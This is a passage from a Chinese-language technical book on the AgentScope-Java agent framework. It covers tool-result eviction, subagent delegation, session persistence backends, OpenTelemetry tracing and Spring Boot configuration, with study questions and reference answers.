(ToolResultBlock)，而 TOOL 消息是对工具调用的响应。如果切断了 ASSISTANT/TOOL 配对，后续保留的 TOOL 消息没有对应的工具调用上下文，LLM 看到这些消息会困惑。`findSafeTruncationPoint` 的实现会向上寻找一个安全的截断位置——总是在完整的 ASSISTANT/TOOL 配对之后。

15E.4 工具结果驱逐

当工具返回的结果过大时（默认超过 80,000 字符，约 20K token），

`ToolResultEvictionHook`（优先级 50）会执行结果驱逐：

- 将完整结果卸载到 `workspace/agents/<id>/sessions/<sessionId>.jsonl` 文件中
- 在对话消息中保留前 2,000 个字符的预览
- 在卸载位置添加 `[Tool result truncated, stored at <path>]` 标记

`maxResultChars: 80,000` 这个默认值不是随意定的。80,000 字符 $\approx$ 20K

token。主流模型的上下文窗口为 32K-128K，留出 12K 以上的空间给对话历史和系统提示词。如果单个工具结果就占 20K，加上系统提示词和对话历史，很快会撑爆窗口。

预览 2,000 个字符的设计智慧在于：**LLM 不需要看到完整的工具结果来判断结果质量**。大多数情况下，前 2,000 个字符就包含了结果的结构信息和主要内容（比如文件的前几行、SQL 查询的前几条记录）。如果 LLM 认为需要完整结果，可以通过 `read_file` 工具读取被卸载的文件。

与 LangChain4j 的对比：LangChain4j 没有内置的工具结果驱逐机制。它的 `TokenWindowRetriever` 在发现上下文超限时直接丢弃最旧的消息（滑动窗口截断），与工具结果是否过大无关。这意味着一个 100,000 字符的 SQL 查询结果可以直接进入对话上下文，LLM 的处理质量会显著下降。

15E.5 后台维护调度

`MemoryMaintenanceHook` (优先级 6) 以一个守护线程的形式运行, 默认每 6 小时执行一次维护任务:

1. 清理过期的每日日志文件 (默认保留 90 天)
2. 运行 `MemoryConsolidator` 合并未合并的每日日志到 `MEMORY.md`
3. 清理超过 180 天的旧会话文件
4. 重建 FTS5 索引

如果 Agent 在某些对话轮次中被"机会性"触发维护 (比如刚好在 30 分钟内), 维护操作会被抑制——这是为了防止高频率场景下维护任务与主推理任务争抢 LLM 资源。

与 AutoGen 的对比: AutoGen 没有后台维护机制。它的记忆是纯对话式的, 每次对话从头构建。虽然减少了运维复杂度, 但也意味着 Agent 无法从之前的对话中学习——每次对话都是一次"重新认识"。AgentScope-Java 的维护机制确保了 Agent 可以"越来越了解用户"。

思考题

1. 记忆系统采用"追加写 (每日日志) + 全量重写 (`MEMORY.md`)"的组合。为什么不全部用增量更新?

2. 工具结果驱逐的预览长度 2,000 字符适用于大多数场景，但什么场景下需要增大或减小？
3. 后台维护周期为什么是 6 小时而非 1 小时或 24 小时？你的业务场景中什么因素影响这个值？

****参考：****

1. 增量更新在"记忆合并"场景下的困境：假设用户说了"我的名字是张三"，后来又说了"请叫我李先生"。增量更新只能追加"李先生"这条记录，无法删除或修改"张三"。全量重写时 LLM 可以判断"李先生"覆盖了"张三"，从而只保留"李先生"。增量更新适合"只增不删"的场景（如日志），全量重写适合"需要去重合并"的场景（如记忆）。
 2. 增大预览的场景：工具返回的是结构化数据（如 JSON 数组），预览 2,000 字符可能只包含前几条记录，LLM 无法了解数据的完整模式。此时可以增加预览到 5,000-8,000 字符，或改用"结构预览"（如"共 10,000 条记录，字段为 id/name/age，首条示例..."）。减小预览的场景：Agent 仅需判断执行成功或失败（如 `{ "status": "ok" }`），200 字符预览足够。
 3. 6 小时的选择因素：① LLM 调用成本——MemoryConsolidator 需要一次 LLM 调用合并记忆，1 小时间隔意味着每天 24 次 LLM 调用；② 记忆新鲜度——24 小时间隔太长了，用户一天内的新记忆无法被合并和检索到；③ 大多数业务场景的工作周期接近半天（上午/下午）。如果你的业务场景是高频交易客服（分钟级交互），可能需要缩短到 1 小时，代价是更高的 LLM 调用成本。
-

第 15F 章 子代理编排——分层委派与任务管理

在前面的章节中，我们讨论的场景都是“单个 Agent 独立工作”。但在现实的企业级应用中，一个 Agent 往往需要完成复杂的、多步骤的任务，这些任务可能涉及不同的领域知识和技术栈。**子代理 (Subagent)** 就是为这种“分而治之”的场景设计的。

15F.1 委派模式在 Agent 系统中的应用

子代理的设计本质上是一个“委派模式”——主代理 (Supervisor) 将特定任务委派给专门的子代理执行。这与面向对象设计中的委派模式如出一辙：对象 A 将某个职责交给对象 B 完成，A 关注“做什么”，B 关注“怎么做”。

在 Agent 场景下，委派模式有两种结构：

- **Supervisor-Handler 结构**：主代理负责任务分解和结果整合，子代理负责专业执行。子代理之间不直接通信。适合“需要统一协调”的场景。
- **Peer-to-Peer 结构**：Agent 之间直接通信，没有中心协调者。适合“各自独立，结果汇总”的场景。

AgentScope-Java 的子代理系统采用了 Supervisor-Handler 结构，原因有

三：

- 1. 关注点分离：**主代理管理对话和目标，子代理专注于特定能力（如 SQL 查询、数据分析）
- 2. 能力隔离：**不同子代理可以使用不同的模型和工具，互不干扰
- 3. 并行执行：**多个子代理可以并行工作，提升整体效率

与 AutoGen 的对比：AutoGen 采用对话式委托——Agent A 说"帮我查一下天气"，Agent B 回答"北京今天 25°C"。这种方式的优点是自然（像人类对话），缺点是缺乏显式的任务管理——你不知道 Agent B 什么时候完成、是否失败、结果在哪里。AgentScope-Java 的显式任务管理让这些清晰可见。

与 CrewAI 的对比：CrewAI 的角色驱动委派（Role → Goal → Backstory）与 AgentScope-Java 的声明式配置不同。CrewAI 的子代理在同一个进程内运行，共享同一个 LLM 配置。AgentScope-Java 的子代理可以运行在不同的模型、不同的工作区、甚至不同的沙箱中——隔离性更强。

15F.2 子代理声明文件

子代理通过 YAML front-matter 格式的 `.md` 文件声明。例如，一个"数据分析师

"子代理的声明文件 `subagents/data-analyst.md`：

```
---
name: data-analyst
description: 数据分析专家, 负责 SQL 查询和可视化
workspace_mode: ISOLATED
model: dashscope:qwen-max
tools:
  - name: execute_sql
    description: 执行 SQL 查询
  - name: create_chart
```



```
description: 生成数据可视化图表
---
```

你是一个数据分析师。你的职责是：

1. 理解用户的业务问题并将其转化为 SQL 查询
2. 执行查询并解释结果
3. 在需要时创建数据可视化

为什么用 YAML front-matter 而非纯代码注册？ 有三个原因：

- **可读性**：YAML 格式比 Java 代码更简洁，一眼就能看出子代理的能力配置
- **Ops 友好**：运维人员可以修改子代理的配置（如切换模型）而不需要重新编译代码
- **非开发者也能力理**：业务分析师可以创建新的子代理声明，只需要理解 YAML 格式和写提示词

`AgentSpecLoader` 负责解析这些声明文件。它读取 `workspace/subagents/` 目录下的所有 `.md` 文件，提取 front-matter 中的 YAML 配置和正文中的系统提示词，构建 `SubagentDeclaration` 对象。

15F.3 同步 vs 后台执行


`AgentSpawnTool` 提供了两种调用子代理的方式：

```
// 同步等待：Agent 挂起当前推理，等待子代理返回结果
String syncResult = agent_spawn("data-analyst",
    "查询上个月销售额最高的 10 个产品");

// 后台执行：立即返回 task_id，后续通过 task_output 获取结果
String taskId = agent_spawn_background("data-analyst",
    "生成一份详细的季度销售分析报告");
String result = task_output(taskId); // 在另一个推理轮次获取
```

同步执行适用于"子代理结果为后续步骤必要条件"的场景。比如：先让数据查询 Agent 查出数据，再让报告生成 Agent 基于数据生成报告。第 1 步的结果是第 2 步的输入，必须串行。

后台执行适用于"结果不需要立即使用"的场景。比如：让数据分析 Agent 生成一份报告，Agent 可以在报告生成过程中响应其他用户请求，稍后再回来检查报告是否完成。后台任务有一个完整的生命周期：



为什么 CANCELLED 不能回到 PENDING？这是一个有意的状态机设计决定——如果允许"取消后再恢复"，状态转换图会复杂化，而且"取消"操作通常意味着用户已经改变了主意，恢复会导致资源浪费。如果确实需要重新执行，创建一个新的任务即可。

15F.4 任务仓库的层级

子代理任务的持久化和生命周期管理由 `AbstractTaskRepository` 实现，有两个层级：

DefaultTaskRepository：内存级，使用 `ConcurrentHashMap` 存储任务记录。

所有任务数据在 JVM 重启后丢失。适合测试和开发环境。

WorkspaceTaskRepository：文件级，将任务记录写入工作区文件。支持心跳检测（子代理定期发送心跳，超时标记为 FAILED）和孤儿清理（主代理 JVM 崩溃后，其创建的子代理任务被标记为孤儿并清理）。适合生产环境。

```
// 任务记录的核心结构
public class TaskRecord {
    String taskId;          // 唯一标识
    TaskStatus status;      // 当前状态
    (PENDING→RUNNING→COMPLETED/FAILED/CANCELLED)
    Instant createdAt;      // 创建时间
    Instant heartbeatAt;    // 最后心跳时间—子代理线程每隔 30 秒更新
    // WorkspaceTaskRepository 后台线程每 60 秒扫描一次
    // 超时 90 秒未更新的任务标记为 FAILED
    String result;          // 执行结果
    String error;           // 错误信息（失败时）
    String subagentId;      // 负责执行的子代理 ID
    // 孤儿清理通过此字段判断归属
    // 如果创建任务的主代理在工作区已无对应记录，则清理其
    所有任务
}
```

15F.5 工作区隔离

子代理的工作区有两种隔离模式：

- **ISOLATED**：子代理拥有自己独立的工作区
(`agents/<subagentId>/workspace/`)，与主代理和其他子代理隔离。子代理看到的人设、记忆、知识完全由自己的声明文件定义。
- **SHARED**：子代理共享主代理的工作区。子代理可以看到主代理的 AGENTS.md、MEMORY.md、knowledge/ 等内容。

ISOLATED 适用于“子代理有独立身份”的场景（如财务分析 Agent 不需要知道销售 Agent 的客户信息）。SHARED 适用于“子代理是主代理的能力扩展”的场景（如 SQL 查询 Agent 需要了解主代理维护的数据库 Schema）。

思考题

1. Supervisor-Handler 结构和 Peer-to-Peer 结构各有优劣。什么场景下应该选择 Peer-to-Peer?
2. 子代理声明文件使用 YAML front-matter。如果需要在声明文件中引用外部文件（如工具实现 jar），应该如何设计？
3. ISOLATED 模式下，子代理如何获取主代理上下文中的关键信息（如用户 ID）？

****参考： ****

1. Peer-to-Peer 更适合“松耦合协作”场景：①多个 Agent 分别完成独立子任务，不需要统一协调（如“A 查天气，B 查火车票”）；②Agent 之间的交互是双向的（A 可以给 B 发消息，B 也可以给 A 发消息）；③系统不需要全局视角来评估任务进度。但 Peer-to-Peer 在调试和监控上更困难——没有单一的入口点来追踪消息流。

2. 设计思路：①在 YAML front-matter 中增加 `dependencies` 字段，列出需要的 jar 包路径或 Maven 坐标；②启动时由 SubagentFactory 解析 dependencies，将依赖加载到子代理的 classpath 中；③如果子代理运行在 Docker 沙箱中，还需要将 jar 包挂载或复制到容器内；④安全性考虑——引用外部 jar 包需要校验签名，防止恶意代码注入。

3. 有两种方案：①主代理在创建子代理时，通过 `agent\_spawn` 的参数将上下文信息传递给子代理（类似于 HTTP 请求头携带 Token）；②使用 RuntimeContext 传播——子代理的父级上下文会自动携带 userId 等信息，WorkspaceContextHook 在注入系统提示词时会包含 `<loaded\_context>` 中的用户信息。推荐方案②，因为它是透明的，子代理不需要额外逻辑来处理上下文获取。

第四篇：生产工程

第 16 章 状态持久化与容错

Agent 的执行过程可能持续数十分钟甚至数小时——一个复杂的推理任务可能包含 20+ 轮 ReAct 循环，涉及多次 LLM 调用和工具执行。如果进程崩溃、节点重启或需要弹性伸缩，Agent 必须能从断点恢复，而非从头开始。状态持久化解决了这个核心问题。

为什么 Agent 需要状态持久化？ 三个驱动因素：(1) **崩溃恢复**——LLM 调用失败、工具超时、OOM 等异常在长时间运行中几乎必然发生；(2) **弹性伸缩**——K8s 环境下 Pod 可能被驱逐，Agent 需要能迁移到新节点继续执行；(3) **审计合规**——企业场景要求完整记录 Agent 的推理过程和决策依据。

有状态 vs 无状态的权衡：无状态 Agent（每次调用重建）简单但成本高昂——重复的 LLM 调用、重复的工具执行、重复的等待时间。有状态 Agent 虽然引入了持久化复杂度，但实现了“断点续传”，在长任务场景中节省 50-90% 的重复成本。AgentScope-Java 选择了有状态方案，并通过 `StateModule` + `Session` 的分层架构将持久化细节与业务逻辑解耦。

16.1 StateModule 接口

所有需要持久化的 Agent 组件实现 `StateModule` 接口：

```
public interface StateModule {  
    Map<String, Object> getState();  
    void setState(Map<String, Object> state);  
}
```

`InMemoryMemory`、`PlanNotebook` 等核心组件都实现了此接口。Agent 的 `getState()` 方法会递归收集所有 `StateModule` 的状态。

16.2 Session 体系

`Session` 接口 (`agentscope-core/.../session/Session.java:53-145`) 定义了状态存储的契约:

```
public interface Session {
    void save(SessionKey sessionKey, String key, State value);
    void save(SessionKey sessionKey, String key, List<? extends State>
values);
    <T extends State> Optional<T> get(SessionKey sessionKey, String key,
Class<T> type);
    <T extends State> List<T> getList(SessionKey sessionKey, String key,
Class<T> itemType);
    boolean exists(SessionKey sessionKey);
    void delete(SessionKey sessionKey);
    Set<SessionKey> listSessionKeys();
}
```

16.2.1 InMemorySession

最简单的实现, 使用 `ConcurrentHashMap<SessionKey, Map<String, List<State>>>`。适合开发调试和单次会话场景。进程终止后数据丢失。

16.2.2 FileSystemSession (JsonSession)

将状态序列化为 JSON 文件存储在本地文件系统。每个 `SessionKey` 对应一个目录, 每个 `key` 对应一个 JSON 文件。适合单机持久化, 无需外部依赖。

16.2.3 RedisSession

支持三种 Redis 客户端:

- **JedisSession**: 同步阻塞, 简单直接
- **LettuceSession**: 异步非阻塞, 性能更好
- **RedissonSession**: 功能丰富, 支持分布式锁

数据结构: `Hash<SessionKey, Map<String, List<State>>>`, 每个 state key 对应一个 Redis Hash field, 值为 JSON 序列化。

适用场景: 分布式部署、需要跨实例共享状态。

16.2.4 MysqlSession

最复杂的生产级实现 (`agentscope-extensions/.../MysqlSession.java:70-804`) :

表结构:

```
CREATE TABLE agent_session (
  session_id VARCHAR(255),
  state_key   VARCHAR(255),
  identifier  VARCHAR(255),
  state_data  TEXT,
  list_hash   VARCHAR(64),
  PRIMARY KEY (session_id, state_key, identifier)
);
```

增量写入优化 (`ListHashUtil`) :

`MysqlSession` 的关键优化是避免每次都全量重写状态列表:

```
// ListHashUtil.computeHash() 对列表的 JSON 序列化字符串取 SHA-256 哈希
String currentHash = ListHashUtil.computeHash(states);

// needsFullRewrite() 比较新旧哈希是否完全相等
// 哈希不同 (元素增减或顺序变化) → 全量重写
// 哈希相同 → 跳过 (无变更)
// 元素顺序变化也会导致哈希不同并触发全量重写
// 这是因为增量更新需要 O(n) 比较, 而全量重写也是 O(n)
```

```
// SHA-256 哈希碰撞的概率极低，可忽略不计
if (ListHashUtil.needsFullRewrite(previousHash, currentHash)) {
    // 全量重写：删除旧行 + 插入新行
} else {
    // 增量更新：只更新变化的行
}
```

这对消息历史这种频繁追加的场景特别重要——大多数时候只需要 INSERT 新消息，而不是 DELETE + INSERT 全部。

输入验证： `validateSessionId()`、`validateStateKey()`、`validateIdentifier()`
防止 SQL 注入。

16.3 Agent 状态保存与恢复

保存 (`AgentBase.saveTo()`) :

```
agent.saveTo(mysqlSession, sessionId);
```

内部流程：

1. 调用 `agent.getState()` 收集所有 `StateModule` 的状态
2. 序列化为 `State` 对象
3. 调用 `session.save(sessionKey, key, state)`

恢复 (`AgentBase.loadIfExists()`) :

```
agent.loadIfExists(mysqlSession, sessionId);
```

内部流程：

1. 调用 `session.get(sessionKey, key, State.class)`
2. 如果存在，反序列化并调用 `agent.setState(state)`

3. 如果不存在，保持初始状态

16.4 从优雅关闭中恢复

当 Agent 因 GracefulShutdown 被中断时，状态保存后返回

`shutdown_interrupted` 标志。客户端重试时：

```
Msg response = agent.call(userMsg).block();

if (response.getMetadata().containsKey("shutdown_interrupted")) {
    // Agent 被优雅关闭中断
    // 重新创建 Agent 并恢复状态
    ReActAgent newAgent = createAgent();
    newAgent.loadIfExists(mysqlSession, sessionId);

    // 去重：防止重复处理用户消息
    // GracefulShutdownHook.deduplicateIfResuming() 处理此逻辑

    response = newAgent.call(userMsg).block();
}
```

16.5 容错策略总结

故障类型	容错机制	恢复策略
Agent 进程崩溃	Session 持久化	从 Session 恢复状态
优雅关闭	GracefulShutdown + 状态保存	客户端重试 + 去重
工具执行失败	ToolResultBlock.error()	Agent 自动重试（ReAct 循环）
LLM 调用超时	ModelUtils.applyTimeoutAndRetry()	自动重试
RAG 服务不可用	GenericRAGHook.onErrorResume	降级为无知识推理

16.6 补充：Harness 的会话持久化

`agentscope-harness` 在 `core` 的 `Session` 接口之上提供了 `WorkspaceSession` 实现。与 `core` 的 `JsonSession` 不同，`WorkspaceSession` 将会话数据持久化在工作区目录中：

```
agents/<agentId>/
└─ sessions/
    └─ sessions.json      ← 会话索引（快速列表查询）
    └─ <sessionId>.jsonl  ← LLM 可见的回忆摘要（每行一个消息）
    └─ <sessionId>.log.jsonl ← 完整对话日志（追加写，用于审计）
```

JSONL 格式为何选择？ JSON Lines（每行一个 JSON 对象）是 JSON 数组的流式替代。两个核心优势：(1) 追加写不需要解析整个文件——新消息直接 `append` 到文件末尾；(2) 支持按行号随机读取——`MemoryGetTool` 可以只读取第 100-120 行，无需加载整个文件。

`SessionPersistenceHook`（优先级 900）在 `PostCallEvent` 阶段执行持久化：

1. 将当前调用的全部消息写入 `<sessionId>.log.jsonl`（审计日志）
2. 检查会话摘要是否需要更新（消息数量和 `token` 变化）
3. 如果需要，将对话消息写入 `<sessionId>.jsonl`（LLM 可见的回忆摘要）
4. 更新 `sessions.json` 中的索引（最后访问时间、消息数量）

为什么在 `post-call` 阶段执行而非实时？一是批量写入减少 I/O 次数；二是避免在 `ReAct` 循环中引入持久化延迟。如果实时写入（每次 LLM 调用后），一个 10 轮 `ReAct` 循环的 Agent 会产生 10 次持久化写入，而真正的“检查点”只有在 Agent 返回最终结果时才有意义。

与 AutoGen Checkpoint 的对比： AutoGen 的 Checkpoint 保存的是 Agent 的完整内存快照（包括消息列表、工具状态、LLM 调用栈）。恢复时整个内存还

原。WorkspaceSession 保存的是 JSON 序列化的消息列表，不保存运行时状态（如正在执行的 LLM 调用）。这意味着 WorkspaceSession 的恢复是有损的——Agent 可能会丢失某次 LLM 调用结果。但它的优势是：JSONL 可以被 LLM 直接读取和理解（通过 MemoryGetTool），而 AutoGen 的 Checkpoint 是二进制序列化，只能被框架解析。

思考题

1. MysqlSession 的增量写入优化（ListHashUtil）在什么场景下最有效？什么场景下退化为全量重写？
2. Session 接口缺少事务支持——多组件状态持久化不是原子操作。设计一个事务性 Session 方案。
3. 从 shutdown_interrupted 恢复时，消息去重（deduplicateIfResuming）的局限性是什么？

****参考：****

1. ListHashUtil 增量写入最有效的场景：消息列表增长型操作（如持续追加对话消息），只需写入新增部分。退化为全量重写的场景：①频繁修改历史消息（如编辑/删除中间消息）；②列表元素顺序变化；③Hash 冲突导致误判为变更——实际未变但全量重写。

2. 事务性 Session 方案：①引入 SessionTransaction 接口，begin()/commit()/rollback()；②Session.save()改为延迟写入——先写入事务缓冲区，commit 时原子性刷盘；③利用 MySQL 事务——将多个组件的 SQL 放入同一事务；④补偿事务——commit 失败时按逆序回滚已写入的组件。

3. 去重局限性：①只能基于消息 ID 去重，如果恢复后 Agent 生成了语义相同但 ID 不同的消息，无法去重；②时间窗口外的重复消息无法识别；③并发场景下，多 Agent 实例可能生成不同 ID 但相同内容的消息。根本解决：需要幂等键 (idempotency key) 而非仅消息 ID。

第 17 章 可观测性——全链路追踪与监控


可观测性是生产环境的“眼睛”——没有可观测性，Agent 的执行过程就是黑盒，问题发生时只能靠猜测。传统的应用可观测性基于三大支柱：**追踪**（Tracing，请求的端到端路径）、**指标**（Metrics，聚合的量化数据）和**日志**（Logging，离散的事件记录）。Agent 的可观测性在这三大支柱上有其独特需求：

- **追踪**需要覆盖 ReAct 循环的多次迭代（一个用户请求可能触发 5-20 轮 LLM 调用和工具执行），而非单次 API 调用
- **指标**需要包含 LLM 特有的维度（token 消耗、推理迭代次数、工具调用成功率），而非仅 CPU/内存
- **日志**需要记录推理过程中的关键决策点（为什么选择了这个工具？为什么终止了循环？），而非仅错误信息

AgentScope-Java 的可观测性设计以 Tracer 体系为核心，通过装饰器模式在 Agent/Model/Tool/Format 四个层次插入追踪逻辑，并支持 OpenTelemetry 标准和自定义实现。

17.1 Tracer 体系架构

AgentScope-Java 的追踪系统采用注册式设计：



Tracer 接口 (`agentscope-core/.../tracing/Tracer.java:35-68`) 提供 5 个拦截点：

方法	拦截点	作用
<code>`callAgent()`</code>	<code>Agent.call()</code>	追踪 Agent 执行
<code>`callModel()`</code>	<code>Model.stream()</code>	追踪 LLM 调用
<code>`callTool()`</code>	<code>Toolkit.callTools()</code>	追踪工具执行
<code>`callFormat()`</code>	<code>Formatter.format()</code>	追踪消息格式化
<code>`runWithContext()`</code>	Reactor Context	上下文传播

每个方法都采用装饰器模式——接收 `Supplier` 并在执行前后插入追踪逻辑：

```
default Mono<Msg> callAgent(AgentBase instance, List<Msg> inputMessages,
    Supplier<Mono<Msg>> agentCall) {
```



```
return agentCall.get(); // 默认实现：直接透传
}
```

17.2 TelemetryTracer——OpenTelemetry 集成

TelemetryTracer (agentscope-extensions-

studio/.../TelemetryTracer.java:67-307) 是 AgentScope-Java 内置的

OpenTelemetry 追踪实现：

Span 结构：

```
invoke_agent (Agent 执行)
├─ format (消息格式化)
├─ chat (LLM 调用)
│   ├── attributes: model, provider, input_tokens, output_tokens
│   └─ events: tool_choice, finish_reason
├─ execute_tool (工具执行)
│   ├── attributes: tool_name, tool_args, duration_ms
│   └─ events: tool_result
└─ invoke_agent (子 Agent 调用, 递归)
```

配置方式：

```
TelemetryTracer tracer = TelemetryTracer.builder()
    .enabled(true)
    .endpoint("http://localhost:4318/v1/traces")
    .addHeader("Authorization", "Bearer xxx")
    .build();
```

```
TracerRegistry.register(tracer);
TracerRegistry.enableTracingHook();
```

17.3 自定义 Tracer

```
// MeterRegistry、Timer、Counter 来自 Micrometer 指标库
(io.micrometer:micrometer-core)
// MeterRegistry 通过构造函数注入 (SimpleMeterRegistry 用于开发,
```

PrometheusMeterRegistry 用于生产)

```
public class MetricsTracer implements Tracer {
    private final MeterRegistry meterRegistry;

    @Override
    public Flux<ChatResponse> callModel(ChatModelBase instance,
        List<Msg> inputMessages, List<ToolSchema> toolSchemas,
        GenerateOptions options, Supplier<Flux<ChatResponse>> modelCall)
    {
        Timer.Sample sample = Timer.start(meterRegistry);
        return modelCall.get()
            .doOnComplete(() -> sample.stop(
                Timer.builder("agent.model.call")
                    .tag("model", instance.getModelName())
                    .register(meterRegistry)));
    }

    @Override
    public Mono<ToolResultBlock> callTool(Toolkit toolkit,
        ToolCallParam toolCallParam,
        Supplier<Mono<ToolResultBlock>> toolkitCall) {
        Counter counter = Counter.builder("agent.tool.calls")
            .tag("tool", toolCallParam.getToolName())
            .register(meterRegistry);
        return toolkitCall.get().doOnNext(result -> counter.increment());
    }
}
```

17.4 Hook 作为业务级监控

Hook 系统可以在不修改 Agent 代码的情况下添加监控逻辑：

```
// metrics 和 auditLog 应通过构造函数注入
// metrics 是自定义的 MetricsCollector 接口实现 (如
MicrometerMetricsCollector)
// auditLog 是 AuditLogger 接口实现 (如 Slf4jAuditLogger)
public class MonitoringHook implements Hook {
    @Override
    public Mono<HookResult> onEvent(HookEvent event) {
        if (event instanceof PostReasoningEvent postEvent) {
            // 记录推理延迟
            long duration = Duration.between(
                postEvent.getStartTime(), Instant.now()).toMillis();
            metrics.recordReasoningLatency(duration);
        }
    }
}
```

```

        if (event instanceof PostActingEvent postEvent) {
            // 记录工具调用审计
            auditLog.record(postEvent.getToolName(),
                postEvent.getArguments(), postEvent.getResult());
        }

        return Mono.just(HookResult.continue());
    }
}

```

17.5 关键指标

****参考: ****

1. 扩展方式: ①实现 *Tracer* 接口, 在自定义 *Tracer* 中创建新 *Span* 类型; ②利用现有 *Hook* 机制——在 *RAG* 检索前后添加 *Hook*, *Hook* 内创建自定义 *Span* (通过 *TracerRegistry* 获取 *Tracer* 实例); ③更优雅的方式: *TelemetryTracer* 暴露 *startSpan(operationName)* 公共方法, 供任何业务组件调用。
2. 评估: 在测试环境启用 *Hook* 后跑基准测试, 对比 *QPS* 和 *P99* 延迟变化; 隔离方案: ①为 *AgentScope* 创建独立的 *ReactorHooks* 实例 (需要框架改造); ②使用 *Context.put()/get()* 替代全局 *Hook* 传递 *traceld*; ③按 *ClassLoader* 隔离——*AgentScope* 使用独立 *ClassLoader* 加载 *Reactor*。
3. 边界情况: ①流式输出的 *token* 计数——*ReasoningChunkEvent* 可能重复计数 (同一内容多 *Hook* 触发); ②工具调用失败但已消耗 *token*——是否计入; ③多模型调用 (主模型+子 *Agent* 模型) 的 *token* 归属; ④HITL 挂起期间的 *token*——挂起前的消耗如何分摊; ⑤缓存命中 (如 *Prompt Caching*) 的 *token* 折扣。方案: *TokenEvent* 统一事件模型, 区分 *prompt/completion/cached* 三类 *token*。

17.6 补充：Harness 的全链路追踪

agentscope-harness 提供了 AgentTraceHook（优先级 0），在所有钩子中优先级最高。它负责记录 Agent 执行的每个阶段的追踪数据，包括：

- 推理循环开始/结束的时间戳
- 每次 LLM 调用的请求和响应（截断到合理长度）
- 每次工具调用的名称、参数和结果
- 压缩事件（何时触发、压缩了多少消息）
- 错误事件（异常类型和堆栈）

完整的 Hook 事件矩阵如下——展示了每个事件时机、参与的钩子和执行顺序：

事件	时机	参与的钩子（按优先级升序）
PreCallEvent	推理循环开始前	AgentTraceHook(0)
PreReasoningEvent	每次模型调用前	Trace(0) → Compaction(10) → Subagents(80) → WorkspaceCtx(900)
PostReasoningEvent	模型响应后	Trace(0)
PreActingEvent	工具调用前	Trace(0)
PostActingEvent	工具调用后	Trace(0) → ToolResultEviction(50)
PostCallEvent	最终回复后	Trace(0) → MemFlush(5) →

		MemMaint(6) → Session(900)
ErrorEvent	异常时	Trace(0) → Session(900)

AgentTraceHook 的优先级为 0 确保了它能在任何其他钩子之前捕获最原始的数据——如果它在 CompactionHook 之后执行，压缩已经修改了记忆数据，记录就不再准确。追踪链路数据可以通过 OpenTelemetry 导出到 Jaeger、Zipkin 等观测平台，实现与微服务相同的可观测性标准。

第 18 章 Spring Boot 集成与微服务部署

AgentScope-Java 不是孤立运行的——在企业环境中，Agent 需要与配置中心、服务发现、数据库、消息队列等基础设施协同工作。Spring Boot 集成为 Agent 提供了成熟的依赖注入、配置外部化、健康检查和生命周期管理能力，使其从"可运行的示例"变为"可运维的服务"。

集成设计原理：Spring Boot 集成的核心挑战是 Agent 的生命周期与 Spring Bean 生命周期的对齐。Agent 不是无状态的 Service——它持有对话上下文、记忆状态、工具引用，这些资源的初始化顺序（模型 → 工具包 → Agent）和销毁顺序（Agent → 工具包 → 模型）必须严格控制。AgentScope-Java 通过 `@ConditionalOnClass` 按需加载和 `SmartLifecycle` 有序启停来解决这个问题。在 Bean 作用域上，Agent 通常采用 prototype 作用域（每次请求创建新实例），而 Model 和 Toolkit 采用 singleton 作用域（全局共享），这种设计既保证了 Agent 的会话隔离性，又实现了模型连接的复用。

18.1 自动配置

AgentScope-Java 提供 Spring Boot 自动配置，通过 `@ConditionalOnClass` 等条件注解按需加载：

核心自动配置项：

- **Model Bean**: 根据配置自动创建 DashScope/OpenAI/其他模型
- **Toolkit Bean**: 自动扫描 `@Tool` 注解并注册
- **AgentScopeProperties**: 统一配置属性

初始化顺序: Spring 容器启动时, 自动配置按 Model → Toolkit → Session → Tracer 的顺序创建 Bean。Agent 通过 `ObjectProvider<Toolkit>` 延迟获取工具包, 避免了循环依赖问题。

18.2 配置属性

```
agentscope:
  model:
    provider: dashscope          # LLM 提供商
    api-key: ${DASHSCOPE_API_KEY}
    model-name: qwen-plus
    temperature: 0.7
    max-tokens: 4096

  agent:
    max-iterations: 10          # ReAct 最大迭代次数
    auto-context:
      enabled: true
      token-ratio: 0.4
      last-keep: 10

  session:
    type: mysql                 # memory / filesystem / redis / mysql
    mysql:
      data-source: dataSource    # 引用 Spring DataSource

  tracing:
    enabled: true
    endpoint: http://localhost:4318/v1/traces
```

配置属性通过 `@ConfigurationProperties(prefix = "agentscope")` 绑定到

`AgentScopeProperties`, 支持 Spring Boot 的属性占位符 (`${...}`) 和类型安全校验。

18.3 多环境配置

```
agentscope:
  model:
    provider: dashscope
    model-name: qwen-turbo      # 开发用便宜模型
  session:
    type: memory               # 开发用内存 Session
agentscope:
  model:
    provider: dashscope
    model-name: qwen-max       # 生产用强模型
  session:
    type: mysql                # 生产用 MySQL Session
  tracing:
    enabled: true
    endpoint: http://jaeger:4318/v1/traces
```

